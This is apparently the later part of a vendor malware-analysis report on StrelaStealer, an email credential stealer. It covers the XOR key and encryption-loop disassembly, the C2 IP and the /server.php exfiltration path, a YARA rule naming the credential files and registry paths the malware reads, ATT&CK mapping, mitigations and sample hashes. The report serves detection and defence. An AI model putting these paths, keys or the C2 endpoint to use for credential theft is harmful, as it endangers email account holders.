


| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| Account Name | REG_SZ | [redacted] |
| clsid | REG_SZ | {ED475411-B0D6-11D2-8C3B-00104B2A6 |
| Delivery Folder EntryID | REG_BINARY | 00 00 00 00 36 9b cc 63 d3 61 39 4c ae 0f |
| Delivery Store EntryID | REG_BINARY | 00 00 00 00 38 a1 bb 10 05 e5 10 1a a1 bb |
| Display Name | REG_SZ | [redacted] |
| Email | REG_SZ | [redacted] |
| Leave on Server | REG_DWORD | 0x000e0003 (917507) |
| Mini UID | REG_DWORD | 0x2c6c5dfd (770984957) |
| POP3 Password | REG_BINARY | 02 01 00 00 00 d0 8c 9d df 01 15 d1 11 8c |
| POP3 Port | REG_DWORD | 0x000003e3 (995) |
| POP3 Server | REG_SZ | [redacted] |
| POP3 Use SSL | REG_DWORD | 0x00000001 (1) |
| POP3 User | REG_SZ | [redacted] |
| Preferences UID | REG_BINARY | 51 a2 2b e5 93 ba 8f 4d 8a d4 f8 9c 75 7c |
| SMTP Port | REG_DWORD | 0x000001d1 (465) |
| SMTP Secure Connection | REG_DWORD | 0x00000001 (1) |
| SMTP Server | REG_SZ | [redacted] |
| SMTP Use Auth | REG_DWORD | 0x00000001 (1) |
| SMTP Use SSL | REG_DWORD | 0x00000001 (1) |

*Figure 18: Outlook registry key sample information*

Before sending data to the server, it is encrypted using an XOR operation. The XOR key is similarly hard-coded in the program and decrypted during memory write operations. In the examined example, the key was found to be as follows:

```
7a7dd62b-c4ea-4bbb-9f3f-2e6d58aada40
```



```
.text:00000000020810F0
.text:00000000020810F0                  loc_20810F0:
.text:00000000020810F0 33 D2                    xor     edx, edx
.text:00000000020810F2 4D 8D 49 01              lea     r9, [r9+1]
.text:00000000020810F6 41 8B C0                 mov     eax, r8d
.text:00000000020810F9 41 FF C0                 inc     r8d
.text:00000000020810FC 41 F7 F2                 div     r10d
.text:00000000020810FF 42 0F B6 0C 1A           movzx   ecx, byte ptr [rdx+r11]
.text:0000000002081104 41 30 49 FF              xor     [r9-1], cl
.text:0000000002081108 44 3B C3                 cmp     r8d, ebx
.text:000000000208110B 72 E3                    jb      short loc_20810F0
```

*Figure 19: Data encryption loop*

The User-Agent, IP, and URL information used during server communication were identified as follows. However, note that these details may vary in other Strela samples.

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36

IP: 193.109.85.231

URL: StrelaStealer appends the path /server.php to the C2 IP address to
send the captured data in a POST request. The path added to the C2 IP address
may differ in other examples. For example, out.php.
```

# 4 YARA

```
rule MAL_Stealer_StrelaStealer_Win_EXE_July22 {
    meta:
        author = "Gokhan FIRAT"
        source = "brandefense.io"
        date = "22.07.2024"
    strings:
        $s1 = "\\Thunderbird\\Profiles\\" ascii
        $s2 = "logins.json" ascii
        $s3 = "key4.db" ascii
        $s4 = "SOFTWARE\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook
        \\9375CFF0413111d3B88A00104B2A6676\\" ascii
        $s5 = ".php" ascii
        $s6 = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
        (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36" ascii
        $s7 = "7a7dd62b-c4ea-4bbb-9f3f-2e6d58aada40" ascii

        $h1 = { 33 D2 4D 8D ?? 01 8B ?? FF ?? 41 F7 ?? 0F B6 0C ?? 41 30 ?? ??
                3B ?? 72 }

    $h2 = { 33 D2 4D 8D ?? ?? 41 ?? ?? 41 ?? ?? 41 F7 ?? 42 0F B6 0C ?? 41
                30 ?? ?? 44 3B ?? 72 }

        $h3 = { 45 33 C9 4C 8D 05 ?? 6E 01 00 48 8D 15 ?? 6E 01 00 33 C9 FF 15
                ?? F6 00 00 EB }
    condition:
        uint16(0) == 0x5A4D and
        filesize < 300KB and
        any of ($s*) and
    1 of ($h*)
}
```

# 5 MITRE ATTCK Threat Matrix

1. **TA0002** Execution
   (a) **T1059** Command and Scripting Interpreter
      i. **T1059.007** JavaScript
   (b) **T1204** User Execution
      i. **T1204.002** Malicious File
2. **TA0005** Defense Evasion
   (a) **T1140** Deobfuscate/Decode Files or Information
   (b) **T1027** Obfuscated Files or Information
3. **TA0007** Discovery
   (a) **T1012** Query Registry
   (b) **T1614** System Language Discovery
4. **TA0009** Collection
   (a) **T1114** Email Collection
      i. **T1114.001** Local Email Collection
5. **TA0011** Command And Control
   (a) **T1071** Web Protocols
6. **TA0010** Exfiltration
   (a) **T1041** Exfiltration Over C2 Channel

# 6 Mitigation Strategies

StrelaStealer typically spreads using JavaScript and BAT files as the initial stage, with these files often reaching targeted users via phishing emails. Therefore, providing security training to raise awareness is crucial, especially against phishing attacks.

Since StrelaStealer specifically attempts to access the registry keys related to the Outlook application and the %AppData%
Thunderbird
Profiles directory of the Thunderbird client, monitoring accesses to these file paths and registry keys is essential.

Since StrelaStealer primarily targets email account information, implementing two-factor authentication (2FA) can provide a protective measure, preventing unauthorized access even if account credentials are compromised.

# 7 Conclusion

StrelaStealer represents a significant threat to email account security by targeting credentials from widely used clients such as Microsoft Outlook and Mozilla Thunderbird. Its sophisticated techniques, including searching specific directories and decrypting data using Windows CryptUnprotectData, highlight the evolving complexity of malware.

Effective mitigation requires updated security measures and user awareness. Continuous monitoring and adapting defensive strategies are crucial as StrelaStealer and similar malware continue to advance, underscoring the importance of proactive cybersecurity practices to protect sensitive information.

# 8 Indicators of Compromise (IOCs)

### StrelaStealer Samples

```
2d630ec5f9517262af44417d8d13dfb5c61afbc65fc2975fc58f0ba610ff768f
2cbbd418706bd3f118ffb844e692288405d1289667afa80a760246cd4408b64d
a5a96d02b3e05f06d9e62e55e853fe1f24bb558859245a24571c8e3af619f4c8
5754795e633060740f9f867e4bda0d424e2aa93fe8302c48e4e9f7ace550f214
509a98353e9cede9f71d1d45856b118ed5f7a6c9470823187714913cabaa8df0
224740838aa2692ce294390a472c296321223b9dbe8a8433167e96578a59ccc7
645072144d95f2961acb1a0897acb2d3782025ef25b1d618c0fb8f3e18db3101
318505818283bd945e497cdb56b7cdd0ac8f3288aee467c050e331c6198a14df
acf7b49373b4681559e5d50ec52d22551a728895d4fddf45a7385876280fdb8d
9c911afb8afc19b6985395ee9390ee8baa1a79789dabb4f41500b13bd723121e
78a8897d02ff0c8fa25a7dbddbd58b226ee2ed5c7c56e9f62995a4638b01ccba
10b055bf65e26c2608d9e6e5f3938b164544f88d790902feaf8f62d0eb1d29f2
b5d62e681d0df16cb32f65ae4951de407b7db5e58c4a8856568ad8290f7b9048
d297e96f166147d39103c04d0b0e456cc4dcc53adb274fe1e31e7fbbaa214d6e
0570892924187ce84aaf5022726f4d08756f51ebebe5524a4081c285156effca
b2bdc4e18ac07b38197ee9a08ea73b39b799e7cbd17fad0388c627f62775e171
aee10c8c74741e85ac5d16fbcd054ac2b3c5c4b7264be88a78b33a881c6838cf
b96005085e991e3db8779767cc5bf052310f7a59d33f3198b6aa8f50a18adde2
68eb79b2bc0c7028f80d3f7b896b910f17ab5352046e8dac1d0b4080e0483947
9d90c95706a8de0482e4344dd262fbe00ae3859b36938d284c475a7da0ab4913
12aa37e627dd7d9257c91f9963e90930a5bdd6d021a31502c2c3638334402654
7273773b38f7081ff76301efe1cbf7c00a96b588592b7c29eea17749c440d058
562128b46acf971140d05a8db99148ecc97547af1a4f9c3a0fc870ddd366d4eb
842e9e25baad7581f0e605c4aacd824d95df0eac6f7f94ab8789c824e76025d5
fc5ca2ee409d33c152597e9c8ba292ed081d0e5aeb648f9bf127e2a085124d88
e0f84d68df4cd86333484255326f0cafbf030a8068423d33810fade4e2b4658a
72895ecb62b3af6b1342dde8b837c7051583eaaa2235214c583cf856e96f987d
fb7ac516bd31b01408c2da94c79dda954d0ff3c6b7b5385d2db4acbad7ae4c8e
1d8a673265d0b7079b9d8ab7b8be6ad0cd92f6805babd782090c970f338b94d5
2b13bc4ae9fe609a1f26c34bee245efb362186c61c41f3c2904fc4a71964e040
9f4a20102d7e366a9a1698d9050c69f76fb39c17de928b4fb5b2d3f433b8307b
e9279b9eb7dc60985d230a51c891d56bf23f0448bfb74ceea6ca021a6f91f6a2
88c33a622ff857cc84b5aee44215c8ee1139cff2ad1077ecb66b7c27b5018a6e
dc89122607d2535051a4e9acdbd35591eeef180e5e9d9c2218b43ad110264082
ff8075b9f9070140cbc1c461a5774f7c433804870221578e60a67a9a5f75d003
5a16bb8f2e9186816e4cde80f05a1b0193f9d0e43e2aea19ad6c8a50e07c407f
479257fcff77fe99058763edfca2c611a6cf7766ce046be3f9651387ae5e5e37
5a0a94a829f7938beb8c3724c25cd14dad6be59e9d6ed02d0cdd8c17846bbd1d
8f619406e9b1b97c6729df5f5224fb58ae42f10ce59760be3bb69c2b872e22d7
f735acc6edd0f6fc9c173dfef931c7c68b1f6d457d232e1512aa103181c894ec
```

### C2 IP

```
193.109.85.231
```

### URLs

```
193.109.85.231/server.php
```

BRANDEFENSE

**United States** · 300 Delaware Ave. Ste 210 #328 Wilmington, DE 19801 / USA
**Turkey** · Üniversiteler Mh. 1605 Cd. Cyberpark Vakıf Binası No: B25 Çankaya/Ankara

brandefense.io · info@brandefense.io